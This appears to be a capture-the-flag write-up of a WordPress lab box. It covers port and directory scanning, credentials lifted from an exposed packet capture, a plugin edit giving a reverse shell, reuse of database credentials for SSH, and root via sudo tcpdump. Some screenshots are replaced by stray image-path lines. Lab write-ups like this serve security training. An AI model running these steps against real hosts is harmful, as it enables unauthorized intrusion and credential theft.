```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.134
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-13 16:49 WEST
Nmap scan report for 192.168.1.134
Host is up (0.00058s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:ac:73:4c:17:ec:6a:82:79:87:5a:f9:22:d4:12:cb (RSA)
|   256 9c:d5:f3:2c:e2:d0:06:cc:8c:15:5a:5a:81:5b:03:3d (ECDSA)
|_  256 ab:67:56:69:27:ea:3e:3b:33:73:32:f8:ff:2e:1f:20 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 4.9.8
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Example site &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.07 seconds
```

Okay, one wordpress website
From **wpscan:**

```
[+] WordPress version 4.9.8 identified (Insecure, released on 2018-08-02).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.1.134/index.php/feed/, <generator>https://wordpress.org/?v=4.9.8</generator>
 |  - http://192.168.1.134/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.9.8</generator>
```

https://github.com/brianwrf/WordPress_4.9.8_RCE_POC

This seems like exploit 0 from here.

```
msf6 > search wordpress 4.9

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce                      2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   1  exploit/unix/webapp/wp_infinitewp_auth_bypass       2020-01-14       manual     Yes    WordPress InfiniteWP Client Authentication Bypass
```

But we can't proceed because it requires credentials.

How did I miss this? We have a username!

webdeveloper

AUTHOR: WEBDEVELOPER

OCTOBER 30, 2018

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

But still nothing more. Dead end. Let's try dirbuster and dirb

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.1.134:80/ -r

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu May 13 17:29:29 2021
URL_BASE: http://192.168.1.134:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.134:80/ ----
+ http://192.168.1.134:80/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.1.134:80/ipdata/
```

Oh nice, **/ipdata/**
Just one file present, **analyze.cap**
The password is good but come on bro you're a web dev don't leave that file in the open like that… From wireshark:

webdeveloper:Te5eQg&4sBS!Yr$)wf%(DcAd

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "log" = "webdeveloper"
  Form item: "pwd" = "Te5eQg&4sBS!Yr$)wf%(DcAd"
```

I can go back and use that metasploit exploit. But it is not working for some reason
Let's try to come up with something via the wp-admin panel

Adding this line to a plugin's file

And browsing to its location gives me a reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.133] from (UNKNOWN) [192.168.1.134] 36052
bash: cannot set terminal process group (12633): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webdeveloper:/var/www/html/wp-content/plugins$

www-data@webdeveloper:/var/www/html/wp-content/plugins$

www-data@webdeveloper:/var/www/html/wp-content/plugins$
```


Inside **wp-config.php**

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');
```

It works as ssh


webdeveloper:MasterOfTheUniverse

Sudo -l shows we have sudo permissions for **tcpdump**




```
webdeveloper@webdeveloper:~$ sudo -l
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

This will help https://gtfobins.github.io/gtfobins/tcpdump/ . Some stuff had to be altered



I can simply do this now

```
webdeveloper@webdeveloper:~$ sudo su root
root@webdeveloper:/home/webdeveloper# whoami
root
root@webdeveloper:/home/webdeveloper#
```

```
root@webdeveloper:/# cd root
root@webdeveloper:~# ls -alh
total 56K
drwx------  5 root root 4.0K Oct 30  2018 .
drwxr-xr-x 23 root root 4.0K May 13 16:07 ..
-rw-------  1 root root   77 Nov  2  2018 .bash_history
-rw-r--r--  1 root root 3.1K Apr  9  2018 .bashrc
drwx------  2 root root 4.0K Oct 30  2018 .cache
-rw-r--r--  1 root root   77 Oct 30  2018 flag.txt
drwx------  3 root root 4.0K Oct 30  2018 .gnupg
-rw-------  1 root root  247 Oct 30  2018 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root    7 Oct 30  2018 .python_history
drwx------  2 root root 4.0K Oct 30  2018 .ssh
-rw-------  1 root root 9.7K Oct 30  2018 .viminfo
root@webdeveloper:~# cat flag.txt
Congratulations here is youre flag:
cba045a5a4f26f1cd8d7be9a5c2b1b34f6c5d290
root@webdeveloper:~#
```